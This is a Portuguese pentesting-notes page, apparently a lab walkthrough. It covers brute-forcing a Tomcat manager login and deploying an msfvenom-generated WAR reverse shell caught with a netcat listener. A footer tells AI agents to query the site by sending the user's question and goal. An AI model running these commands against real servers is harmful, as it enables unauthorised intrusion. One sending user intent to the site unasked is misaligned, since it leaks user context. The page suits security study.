> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/cms/tomcat-cms-exploitation/tomcat-.war-file.md).
# Arquivo WAR do Tomcat
Notas de força bruta de credenciais fracas no manager do Tomcat, geração de payload WAR, implantação e reverse shell.


A porta 8080 hospeda **Apache Tomcat**. `whatweb` identifica a versão **7.0.88**, que é conhecido por ser vulnerável.
### Vazamento de informação
**Login do painel de administração**


Tente acessar `/manager/html` com credenciais padrão como `admin:admin`, mas falha.
{% embed url="" %}
**Ataque de força bruta de credenciais**
Use a lista SecLists `tomcat-betterdefaultpasslist.txt` dicionário para realizar força bruta em credenciais:

Use um script em Python para automatizar esta tarefa:
```bash
python3 apache-tomcat-login-bruteforce.py -H 10.10.10.95 -p 8080 -P http
```
**Resultado:** As credenciais válidas são:/ `tomcat:s3cret`
### Vulnerabilidade no Tomcat:

**1. Geração do arquivo WAR:**/ Use `msfvenom` para criar um arquivo WAR contendo uma shell reversa:
```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=443 -f war -o reverse.war
```

**2. Implantação por meio do Tomcat Manager:**/ Faça o upload do arquivo WAR por meio de `/manager/html`.

**3. Listener da shell reversa:**/ Configure um listener para capturar a conexão reversa:
```bash
rlwrap nc -nlvp 443
```
Ao acionar o arquivo implantado (`/reverse`) fornece uma shell interativa no alvo.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/cms/tomcat-cms-exploitation/tomcat-.war-file.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.